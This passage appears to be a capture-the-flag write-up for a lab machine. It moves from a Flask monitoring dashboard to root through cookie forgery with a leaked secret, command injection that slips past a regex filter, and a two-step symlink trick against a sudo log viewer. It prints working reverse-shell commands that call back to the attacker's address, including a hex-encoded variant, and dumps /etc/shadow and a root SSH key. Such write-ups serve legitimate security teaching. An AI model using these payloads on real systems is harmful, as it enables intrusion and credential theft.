/etc/syswatch.env- the environment file holdingSYSWATCH_SECRET_KEY, the admin password, and a handful of paths. Notably it’s writtenchmod 755, so it’s world-readable - any user on the box can read the admin password and Flask secret out of it./etc/systemd/system/syswatch-web.service- the unit for the web GUI. Runsvenv/bin/python syswatch_gui/app.pyas the unprivilegedsyswatchuser/group, pulling its secrets from theEnvironmentFileabove./etc/systemd/system/syswatch-monitor.service- aType=oneshotunit that runs/bin/bash /opt/syswatch/monitor.shasUser=root/Group=root./etc/systemd/system/syswatch-monitor.timer- the timer that firessyswatch-monitor.service2 minutes after boot and then every 5 minutes, so the rootmonitor.shruns on a schedule./usr/local/bin/syswatch- thesyswatch.shmanagement script, installed0755onto thePATH.
monitor.sh
monitor.sh loops over all the shell scripts (except common.sh) in the plugins directory and runs them:
#!/bin/bash
source /opt/syswatch/config/syswatch.conf

mkdir -p "$LOG_DIR"
chmod 755 "$LOG_DIR"

for script in /opt/syswatch/plugins/*.sh; do
    # Skip common.sh
    if [[ "$script" == *"common.sh" ]]; then
        continue
    fi

    bash "$script" &
done

wait
This script runs every five minutes based on setup.sh. If I can write to the plugins directory, I should get execution as root. That said, I won’t find a way to write there without being root, so this is more of a red herring.
syswatch.sh
This is the file that I can run as root. It has the following structure:
#!/bin/bash
set -euo pipefail

CONFIG_FILE="/opt/syswatch/config/syswatch.conf"
SYSWATCH_USER="syswatch"
PLUGIN_DIR="/opt/syswatch/plugins"
LOG_DIR="/opt/syswatch/logs"
SAFE_PLUGIN_REGEX='^[a-zA-Z0-9_.\-$]+$'
SAFE_LOG_REGEX='^[A-Za-z0-9_.-]+$'
VERSION="1.0.0"
source "$CONFIG_FILE"
RUN_AS_ROOT_PLUGINS=("log_monitor.sh")
LIST_EXCLUDE=("common.sh")

log_message() {
...[snip]...
}


start_web() {
...[snip]...
}

# Function: stop web GUI
stop_web() {
...[snip]...
}

# Function: restart/reload web GUI
reload_web() {
...[snip]...
}

# Function: show status
status_web() {
...[snip]...
}

execute_plugin() {
...[snip]...
}

list_plugins() {
...[snip]...
}

view_logs() {
...[snip]...
}


usage() {
    echo "SysWatch $VERSION"
    echo "Usage: $0 <command> [args]"
    echo "Commands:"
    echo "  web                 Start web GUI"
    echo "  web-stop            Stop web GUI"
    echo "  web-restart         Restart web GUI"
    echo "  web-status          Show web GUI status"
    echo "  plugin <name> [args] Execute plugin"
    echo "  plugins             List available plugins"
    echo "  logs <file>         View log file"
    echo "  logs --list         List available log files"
    echo "  --version           Show version"
    echo "  --help|-h|help      Show this help"
}

main() {
    case "${1:-}" in
        web) start_web ;;
        web-stop) stop_web ;;
        web-restart|web-reload) reload_web ;;
        web-status) status_web ;;
        plugin) shift; execute_plugin "$@" ;;
        plugins) list_plugins ;;
        logs) shift; view_logs "$@" ;;
        --version) echo "$VERSION" ;;
        help|--help|-h) usage ;;
        *)
            usage
            ;;
    esac
}


if [ "$(id -u)" -eq 0 ]; then
    main "$@"
else
    if [[ "${1:-}" == "logs" ]]; then
        main "$@"
    else
        echo "Access denied. Root required for this action." >&2
        exit 1
    fi
fi
It checks that it is running as root and then calls the function associated with the command. The usage matches what I get if I run the program:
dev_ryan@devarea:/$ sudo /opt/syswatch/syswatch.sh
SysWatch 1.0.0
Usage: /opt/syswatch/syswatch.sh <command> [args]
Commands:
  web                 Start web GUI
  web-stop            Stop web GUI
  web-restart         Restart web GUI
  web-status          Show web GUI status
  plugin <name> [args] Execute plugin
  plugins             List available plugins
  logs <file>         View log file
  logs --list         List available log files
  --version           Show version
  --help|-h|help      Show this help
None of these are immediately obviously exploitable. I’ll come back to some in more detail.
syswatch_gui
The syswatch_gui directory has the UI for this service:
dev_ryan@devarea:~/syswatch/syswatch_gui$ ls
app.py  requirements.txt  static  syswatch.db  templates
app.py is a Python Flask application with seven routes:
from flask import Flask, render_template, send_from_directory, request, redirect, url_for, session, flash
from collections import deque
import os
import sqlite3
from werkzeug.security import generate_password_hash, check_password_hash
import subprocess
import re
import shutil
from datetime import datetime

app = Flask(__name__)
app.secret_key = os.environ.get("SYSWATCH_SECRET_KEY", "change-me")
LOG_DIR = os.environ.get("SYSWATCH_LOG_DIR", "/opt/syswatch/logs")
DB_PATH = os.environ.get("SYSWATCH_DB_PATH", os.path.join(os.path.dirname(__file__), "syswatch.db"))
PLUGIN_DIR = os.environ.get("SYSWATCH_PLUGIN_DIR", "/opt/syswatch/plugins")
BACKUP_DIR = os.environ.get("SYSWATCH_BACKUP_DIR", "/opt/syswatch/backup")
APP_VERSION = os.environ.get("SYSWATCH_VERSION", "1.0.0")

def get_db():
...[snip]...

def init_db():
...[snip]...

def read_log_file(filename, max_lines=200):
...[snip]...

def require_login():
...[snip]...

@app.route("/")
def index():
...[snip]...

@app.route("/download/<filename>")
def download(filename):
...[snip]...

@app.route("/service-status", methods=["GET", "POST"])
@app.route("/service-status/", methods=["GET", "POST"])
def service_status():
...[snip]...

def safe_join(dirpath, filename):
...[snip]...

@app.route("/refresh/<key>", methods=["POST"])
def refresh_log(key):
...[snip]...

@app.route("/backup-logs", methods=["POST"])
def backup_logs():
...[snip]...

@app.route("/docs")
def docs():
...[snip]...

@app.route("/login", methods=["GET", "POST"])
def login():
...[snip]...

@app.route("/logout")
def logout():
...[snip]...

if __name__ == "__main__":
    app.run(host="127.0.0.1", port=7777, debug=False)
A couple things jump out to me:
import subprocessright at the top. This is an opportunity for RCE.subprocess.runis called inservice_status, so I’ll want to check that out.- There’s a
downloadpath, but it seems to be using Flask’ssend_from_directory, which is relatively safe.
I’ll dig into these in more detail as needed.
There is also a SQLite DB in the directory. It has a single table with a single row:
dev_ryan@devarea:~/syswatch/syswatch_gui$ sqlite3 syswatch.db
SQLite version 3.45.1 2024-01-30 16:01:20
Enter ".help" for usage hints.
sqlite> .tables
users
sqlite> select * from users;
1|admin|scrypt:32768:8:1$IyKfiteB3TNFK6Hv$a0fbf5283db6a13859776827133e99d4d5ab43e85bedd05b06119e6fdca096ac81570d4497a836d09a155884182b6442cfcf6986b96310b514f34d9da871cb70
I’ll try to crack that hash, but it doesn’t work (and isn’t the hardcoded install password).
Web Interactive
I’ll add an SSH key to dev_ryan’s authorized_keys file:
dev_ryan@devarea:~$ echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIDIK/xSi58QvP1UqH+nBwpD1WQ7IaxiVdTpsg5U19G3d nobody@nothing" >> .ssh/auth
orized_keys
Now I can connect with ssh and use -L to tunnel access to 7777:
oxdf@hacky$ ssh -L 7777:localhost:7777 -i ~/keys/ed25519_gen dev_ryan@devarea.htb
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)
...[snip]...
dev_ryan@devarea:~$
And the page loads on localhost:7777 in Firefox:

Despite it’s being in the install script and /etc/syswatch.env, the SyswatchAdmin2026 password does not work with the “admin” user as expected (I’ll explore why in Beyond Root).
Web Access
Forge Cookie
The password doesn’t work, but the secret might. That’s generated at install time randomly, and stored in /etc/syswatch.env:
SYSWATCH_SECRET_KEY=f3ac48a6006a13a37ab8da0ab0f2a3200d8b3640431efe440788beaefa236725
SYSWATCH_ADMIN_PASSWORD=SyswatchAdmin2026
SYSWATCH_LOG_DIR=/opt/syswatch/logs
SYSWATCH_DB_PATH=/opt/syswatch/syswatch_gui/syswatch.db
SYSWATCH_PLUGIN_DIR=/opt/syswatch/plugins
SYSWATCH_BACKUP_DIR=/opt/syswatch/backup
SYSWATCH_VERSION=1.0.0
The code where the cookie is set in the login function is:
        if row and check_password_hash(row[1], password):
            session["user_id"] = row[0]
            session["username"] = username
            return redirect(url_for("index"))
        return render_template("login.html", error="Invalid credentials", version=APP_VERSION)
The session should have a user id and username. The require_login function really just needs a user_id:
def require_login():
    if not session.get("user_id"):
        return redirect(url_for("login"))
There’s a couple ways to approach this. Claude recommended this Python code that uses Flask:
from flask import Flask
from flask.sessions import SecureCookieSessionInterface

app = Flask(__name__)
app.secret_key = "f3ac48a6006a13a37ab8da0ab0f2a3200d8b3640431efe440788beaefa236725"

serializer = SecureCookieSessionInterface().get_signing_serializer(app)
cookie = serializer.dumps({"user_id": 1, "username": "admin"})
print(cookie)
It generates a cookie:
oxdf@hacky$ uv run --with flask generate_cookie.py
eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIn0.ajwxDA.WlSB9rgVh_8dIjOpWYYtlrJEVhY
Alternatively, I can use flask-unsign:
oxdf@hacky$ flask-unsign --sign --cookie '{"user_id": 1, "username": "admin"}' --secret f3ac48a6006a13a37ab8da0ab0f2a3200d8b3640431efe440788beaefa236725
eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIn0.ajww7Q.ebwqXbCF7Mc_qf1B-LHXFcmzxx4
With either one of these stored as the session cookie in Firefox, visiting / loads a dashboard instead of redirecting to /login.
Authenticated Site
The site is basically a dashboard to view logs:


Each of the log types has a download and a refresh button. The last section, “Service Status” has a “Check System Service Status” button that leads to /service-status:
 Click for full size image

If I enter “apache2”, it returns the output of systemctl status --no-pager apache2:
 Click for full size image
The request that generated that looks like:
POST /service-status HTTP/1.1
Host: localhost:7777
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:152.0) Gecko/20100101 Firefox/152.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 15
Origin: http://localhost:7777
Referer: http://localhost:7777/service-status
Cookie: session=eyJ1c2VyX2lkIjoxLCJ1c2VybmFtZSI6ImFkbWluIn0.ajw6zA.aH6YbiANeNOiQemKk3uEujq6yCE

service=apache2
Command Injection
Source
I noted above that the service_status function had a call to subprocess.run. From the page above, it’s clearly calling systemctl. The source confirms that:
@app.route("/service-status", methods=["GET", "POST"])
@app.route("/service-status/", methods=["GET", "POST"])

SAFE_SERVICE = re.compile(r"^[^;/\&.<>\rA-Z]*$")

def service_status():
    r = require_login()
    if r:
        return r
    output = None
    error = None
    service = ""
    if request.method == "POST":
        service = request.form.get("service", "").strip()
        if not service or not SAFE_SERVICE.match(service):
            error = "Invalid service name"
        else:
            try:
                res = subprocess.run([f"systemctl status --no-pager {service}"], shell=True,capture_output=True, text=True, timeout=10)
                output = res.stdout if res.stdout else res.stderr
            except Exception as e:
                error = str(e)
    return render_template("service_status.html", output=output, error=error, service=service)
It’s super weird to have the SAFE_SERVICE variable defined between the decorators and the function. I’m a bit surprised that even works, but it must.
The user input as the service parameter is taken and used to build a string that is then passed to subprocess.run. That’s easily command injectable, other than that it is first checked against SAFE_SERVICE, a regex that checks for any bad characters:
SAFE_SERVICE = re.compile(r"^[^;/\&.<>\rA-Z]*$")
POC
There are a couple ways to get command injection through that regex. First, neither backticks nor $() are blocked. In Burp Repeater, I’ll edit the service:

The output of the id command is passed to systemctl, and it errors out, but in a way I can see the results. service=$(id) does the same thing.
Even better is the |. For example:

The systemctl call fails, but then the result is piped into id, which ignores it and prints the output.
Shell
The easiest way to turn this into a shell without “./&>” is to save a script on DevArea and execute it. The current directory is /opt/syswatch/syswatch_gui, which I can’t even enter or read, let alone write:

I’ll save my shell in /tmp:
dev_ryan@devarea:~$ cat /tmp/0xdf
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.51/443 0>&1
The only banned character I need to access this is /, and there are a lot of ways to get one. If the command were running in bash, I could just put $'\x2f' in its place. But subprocess.run with shell=True runs the string through /bin/sh (dash on Ubuntu), which doesn’t support $'...' ANSI-C quoting, so it doesn’t work:

If I first re-invoke bash so the payload is parsed by it instead of dash, the $'\x2f' expands correctly:

Now I can run my shell:

It hangs, but at nc:
oxdf@hacky$ nc -lnvp 443
Listening on 0.0.0.0 443
Connection received on 10.129.244.208 48822
bash: cannot set terminal process group (1452): Inappropriate ioctl for device
bash: no job control in this shell
syswatch@devarea:~/syswatch_gui$
And upgrade it:
syswatch@devarea:~/syswatch_gui$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
syswatch@devarea:~/syswatch_gui$ ^Z
[1]+  Stopped                 nc -lnvp 443
oxdf@hacky$ stty raw -echo; fg
nc -lnvp 443
            reset
reset: unknown terminal type unknown
Terminal type? screen
syswatch@devarea:~/syswatch_gui$
I found a couple other ways to get a shell. To get a / a different way and call /tmp/0xdf, I can use $(pwd | cut -c1), making the POST body:
service=x| $(pwd|cut -c1)tmp$(pwd|cut -c1)0xdf
Alternatively, I can encode a reverse shell and decode it with pipes. I do this all the time with base64, but that has capital letters, which are blocked by the regex. Instead, I’ll use hex:
oxdf@hacky$ echo 'bash -i >& /dev/tcp/10.10.14.51/443 0>&1' | xxd -p -c 0
62617368202d69203e26202f6465762f7463702f31302e31302e31342e35312f34343320303e26310a
xxd -p says to just output the raw hex. -c 0 says not to wrap the output.
Now my POST body is:
service=x | echo 62617368202d69203e26202f6465762f7463702f31302e31302e31342e35312f34343320303e26310a | xxd -r -p | bash
Shell as root
Enumeration
My initial thought is to look at the plugins directory. If I can write there, it’ll get executed as root. But syswatch can’t write there:
syswatch@devarea:~/plugins$ ls -la
total 32
drwxr-xr-x  2 root root 4096 Mar 22 18:55 .
drwxr-xr-x+ 8 root root 4096 Mar 22 18:55 ..
-rw-r--r--  1 root root  564 Dec 12  2025 common.sh
-rw-r--r--  1 root root  752 Dec 12  2025 cpu_mem_monitor.sh
-rw-r--r--  1 root root 1002 Dec 12  2025 disk_monitor.sh
-rw-r--r--  1 root root 1282 Mar 10 14:49 log_monitor.sh
-rw-r--r--  1 root root 1006 Dec 12  2025 network_monitor.sh
-rw-r--r--  1 root root  865 Dec 12  2025 service_monitor.sh
The directory that syswatch does have full control over is logs (and backup):
syswatch@devarea:~$ ls -l
total 36
drwxr-xr-x 2 syswatch syswatch 4096 Jun 24 21:20 backup
drwxr-xr-x 2 root     root     4096 Mar 22 18:55 config
drwxr-xr-x 2 syswatch syswatch 4096 Jun 24 21:15 logs
-rwxr-xr-x 1 root     root      265 Dec 12  2025 monitor.sh
drwxr-xr-x 2 root     root     4096 Mar 22 18:55 plugins
drwxr-xr-x 4 root     root     4096 Mar 22 18:55 syswatch_gui
-rwxr-xr-x 1 root     root     6103 Dec 14  2025 syswatch.sh
drwxr-xr-x 5 root     root     4096 Mar 22 18:55 venv
File Read As Root
Strategy
I’ve still got this sudo syswatch.sh as a vector to get to root, and now I’ve got access to the /opt/syswatch directory. I’m going to look for a way to abuse that, and, while I can’t use web-stop and web-restart, logs seems interesting as a way to get file read as root.
view_logs
The view_logs function starts by checking if the given arg is --list, and if so, listing files in $LOG_DIR (which is /opt/syswatch/logs):
view_logs() {
    local arg="${1:-}"

    # ---- LIST MODE ----
    if [ "$arg" = "--list" ] || [ "$arg" = "list" ]; then
        local found=0
        for p in "$LOG_DIR"/*.log; do
            [ -e "$p" ] || continue
            [ -L "$p" ] && continue       # skip symlinks in list
            [ -f "$p" ] || continue
            echo " - $(basename "$p")"
            found=1
        done
        [ "$found" -eq 0 ] && echo "[No logs found]"
        return
    fi
Next, there’s a series of validations against the filename. First it checks that the file name only has letters, numbers, underscore, period, and dash (SAFE_LOG_REGEX='^[A-Za-z0-9_.-]+$'):
    # FILE NAME VALIDATION
    local file="${arg:-system.log}"
    if [[ ! "$file" =~ $SAFE_LOG_REGEX ]]; then
        echo "[Invalid log filename]: $file"
        return 1
    fi
Then it has special handling for if the given file is a symlink (-L checks for symlinks):
    local path="$LOG_DIR/$file"
    if [ -L "$path" ]; then
        local target
        target=$(ls -l "$path" | awk '{print $NF}')

        if [[ "$target" == *"/"* || "$target" == *".."* || "$target" == *"\\"* ]]; then
            echo "[Blocked unsafe symlink target]: $file -> $target"
            return 1
        fi

        if [[ "$target" =~ ^[A-Za-z0-9_.-]+$ ]]; then
            local resolved="$LOG_DIR/$target"
            if [ -f "$resolved" ]; then
                cat "$resolved"
                return
            else
                echo "[Symlink target not found]: $file -> $target"
                return 1
            fi
        fi

        if [[ "$target" == /var/log/* ]]; then
            [ -f "$target" ] && cat "$target" && return
            echo "[Symlink target not regular file]: $file -> $target"
            return 1
        fi

        echo "[Refusing unsafe symlink]: $file -> $target"
        return 1
    fi

    if [[ "$file" == */* || "$file" == *".."* ]]; then
        echo "[Blocked unsafe filename]: $file"
        return 1
    fi
It uses ls and awk to get the target. This works, by getting the last field, which for a symlink would be the target. For example:
dev_ryan@devarea:~/syswatch$ ls -l a
lrwxrwxrwx 1 dev_ryan dev_ryan 6 Jun 25 00:49 a -> /tmp/a
dev_ryan@devarea:~/syswatch$ ls -l a | awk '{print $NF}'
/tmp/a
This is bad (I’ll exploit it shortly), and readlink will do this safely.
Once it has the target, it makes sure that the target doesn’t contain forward or backward slashes or double dots. It also makes sure that the target is only letters, numbers, underscore, period, and dash. If the result is a file (or a symlink pointing to a file, -f), it prints the file and returns.
Exploit
The problem in the script above is with how it checks symlinks. By using ls, it only goes one step. Take this example:
dev_ryan@devarea:~/syswatch$ ln -s b a
dev_ryan@devarea:~/syswatch$ ln -s /etc/passwd b
dev_ryan@devarea:~/syswatch$ ls -l a b
lrwxrwxrwx 1 dev_ryan dev_ryan  1 Jun 25 01:23 a -> b
lrwxrwxrwx 1 dev_ryan dev_ryan 11 Jun 25 01:23 b -> /etc/passwd
There are several ways to do this safely:
dev_ryan@devarea:~/syswatch$ readlink -f a
/etc/passwd
dev_ryan@devarea:~/syswatch$ readlink -e a
/etc/passwd
dev_ryan@devarea:~/syswatch$ readlink -m a
/etc/passwd
dev_ryan@devarea:~/syswatch$ realpath a
/etc/passwd
But the method in the script is not:
dev_ryan@devarea:~/syswatch$ ls -l a | awk '{print $NF}'
b
Now when it validates “b”, it passes. No slashes, no traversals.
To exploit this for real I’ll create two links as syswatch:
syswatch@devarea:~/logs$ ln -s redirect flag.log
syswatch@devarea:~/logs$ ln -s /etc/shadow redirect
syswatch@devarea:~/logs$ ls -l flag.log redirect
lrwxrwxrwx 1 syswatch syswatch  8 Jun 25 01:29 flag.log -> redirect
lrwxrwxrwx 1 syswatch syswatch 14 Jun 25 01:29 redirect -> /etc/shadow
Now I can read the flag:
dev_ryan@devarea:~/syswatch$ sudo /opt/syswatch/syswatch.sh logs flag.log
root:$y$j9T$0KQ.TnjYkG3YsYKhdzY2I.$lGbupe1hBuVMuNFnjOfL4Oo7kFUTHPv2ocodVgqmdr9:20353:0:99999:7:::
daemon:*:20305:0:99999:7:::
bin:*:20305:0:99999:7:::
sys:*:20305:0:99999:7:::
sync:*:20305:0:99999:7:::
games:*:20305:0:99999:7:::
man:*:20305:0:99999:7:::
lp:*:20305:0:99999:7:::
mail:*:20305:0:99999:7:::
news:*:20305:0:99999:7:::
uucp:*:20305:0:99999:7:::
proxy:*:20305:0:99999:7:::
www-data:*:20305:0:99999:7:::
backup:*:20305:0:99999:7:::
list:*:20305:0:99999:7:::
irc:*:20305:0:99999:7:::
_apt:*:20305:0:99999:7:::
nobody:*:20305:0:99999:7:::
systemd-network:!*:20305::::::
systemd-timesync:!*:20305::::::
messagebus:!:20305::::::
systemd-resolve:!*:20305::::::
pollinate:!:20305::::::
polkitd:!*:20305::::::
syslog:!:20305::::::
uuidd:!:20305::::::
tcpdump:!:20305::::::
tss:!:20305::::::
landscape:!:20305::::::
fwupd-refresh:!*:20305::::::
usbmux:!:20352::::::
sshd:!:20352::::::
dev_ryan:$y$j9T$t5/suSaGphAFyqbUrcypA0$bR4iuQ6FFg.uhngaqsLVU6RShFcZK3qdKIm3X7Zuo37:20352:0:99999:7:::
ftp:!:20353::::::
syswatch:!:20434::::::
postfix:!:20434::::::
_laurel:!:20522::::::
dhcpcd:!:20534::::::
Shell
I’ll update my links (there’s a cleanup script clearing them regularly anyway):
syswatch@devarea:~/logs$ ln -sf redirect flag.log; ln -sf /root/.ssh/authorized_keys redirect
syswatch@devarea:~/logs$ ls -l redirect flag.log
lrwxrwxrwx 1 syswatch syswatch  8 Jun 25 01:34 flag.log -> redirect
lrwxrwxrwx 1 syswatch syswatch 26 Jun 25 01:34 redirect -> /root/.ssh/authorized_keys
There is an authorized_keys file, and it has an ed25519 public key in it:
dev_ryan@devarea:~/syswatch$ sudo /opt/syswatch/syswatch.sh logs flag.log
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIALkh4a8v0TnM9hl7suGkcxxVGxKxR/1NuFu3t8mowp/ root@devarea
I’ll read id_ed25519 by setting the links as syswatch:
syswatch@devarea:~/logs$ ln -sf redirect flag.log; ln -sf /root/.ssh/id_ed25519 redirect
And the reading as dev_ryan:
dev_ryan@devarea:~/syswatch$ sudo /opt/syswatch/syswatch.sh logs flag.log
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
...[snip]...
VGxKxR/1NuFu3t8mowp/AAAADHJvb3RAZGV2YXJlYQE=
-----END OPENSSH PRIVATE KEY-----
I’ll connect over SSH:
oxdf@hacky$ ssh -i ~/keys/devarea-root root@devarea.htb
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-111-generic x86_64)
...[snip]...
root@devarea:~#
Beyond Root
user.txt read
When I get file read through the Employee Service, I am able to read files in dev_ryan’s home directory. But I’m not able to read user.txt.
That’s odd. The permissions in the directory don’t help:
dev_ryan@devarea:~$ ls -la
total 64
drwxr-x--- 6 dev_ryan dev_ryan  4096 Jun 25 01:26 .
drwxr-xr-x 3 root     root      4096 Dec  4  2025 ..
lrwxrwxrwx 1 root     root         9 Mar 10 16:28 .bash_history -> /dev/null
-rw-r--r-- 1 dev_ryan dev_ryan   220 Sep 21  2025 .bash_logout
-rw-r--r-- 1 dev_ryan dev_ryan  3771 Sep 21  2025 .bashrc
drwx------ 2 dev_ryan dev_ryan  4096 Sep 21  2025 .cache
-rw------- 1 dev_ryan dev_ryan    20 Jun 25 01:26 .lesshst
drwxrwxr-x 3 dev_ryan dev_ryan  4096 Dec 12  2025 .local
-rw-r--r-- 1 dev_ryan dev_ryan   807 Sep 21  2025 .profile
drwx------ 2 dev_ryan dev_ryan  4096 Jun 24 12:57 .ssh
-rw-r--r-- 1 root     root     20260 Dec 14  2025 syswatch-v1.zip
-rw-r----- 1 root     dev_ryan    33 Jun 23 01:46 user.txt
Perhaps the user flag is owned by root and the dev_ryan group, and maybe the server doesn’t have that group?
To find out, I’ll look at the service file, /etc/systemd/system/employee-service.service:
[Unit]
Description=Employee Service (Java CXF + Jetty)
After=network.target

[Service]
User=dev_ryan
WorkingDirectory=/home/dev_ryan
InaccessiblePaths=/home/dev_ryan/user.txt
ProtectHome=false
ExecStart=/usr/lib/jvm/java-8-openjdk-amd64/bin/java -jar /opt/EmployeeService/target/employee-service.jar
SuccessExitStatus=143
Restart=on-failure
RestartSec=5
StandardOutput=journal
StandardError=journal
Environment=JAVA_HOME=/usr/lib/jvm/java-8-openjdk-amd64

[Install]
WantedBy=multi-user.target
The user is dev_ryan, but the next line is the answer:
InaccessiblePaths=/home/dev_ryan/user.txt
This directive defines paths that can’t be accessed by this service.
admin password
The admin password is set at install time in setup.sh. It tries to pull the password from the SYSWATCH_ADMIN_PASSWORD environment variable, falling back to a hardcoded default if it isn’t set:
ADMIN="${SYSWATCH_ADMIN_PASSWORD:-}"
...
[ -z "$ADMIN" ] && ADMIN="SyswatchAdmin2026"
That gets written to /etc/syswatch.env:
SYSWATCH_SECRET_KEY=f3ac48a6006a13a37ab8da0ab0f2a3200d8b3640431efe440788beaefa236725
SYSWATCH_ADMIN_PASSWORD=SyswatchAdmin2026
SYSWATCH_LOG_DIR=/opt/syswatch/logs
SYSWATCH_DB_PATH=/opt/syswatch/syswatch_gui/syswatch.db
SYSWATCH_PLUGIN_DIR=/opt/syswatch/plugins
SYSWATCH_BACKUP_DIR=/opt/syswatch/backup
SYSWATCH_VERSION=1.0.0
Then, when the server starts, app.py calls init_db, and only if the users table is empty (count == 0), it reads SYSWATCH_ADMIN_PASSWORD from the environment and inserts an admin row hashed with that value:
def init_db():
    conn = get_db()
    cur = conn.cursor()
    cur.execute(
        "CREATE TABLE IF NOT EXISTS users (id INTEGER PRIMARY KEY AUTOINCREMENT, username TEXT UNIQUE NOT NULL, password_hash TEXT NOT NULL)"
    )
    conn.commit()
    cur.execute("SELECT COUNT(*) AS c FROM users")
    if cur.fetchone()[0] == 0:
        pwd = os.environ.get("SYSWATCH_ADMIN_PASSWORD")
        if pwd:
            cur.execute("INSERT INTO users(username, password_hash) VALUES(?, ?)", ("admin", generate_password_hash(pwd)))
            conn.commit()
    conn.close()
init_db()
The key detail is that count == 0 guard. The seeding only ever happens on a fresh, empty database. Any other time the server starts, it doesn’t do anything to that password. It is a bit weird to save it in an env file to only use the first time.
And in fact, SyswatchAdmin2026 does not work against the live site. Checking the stored hash from the database against the default confirms it:
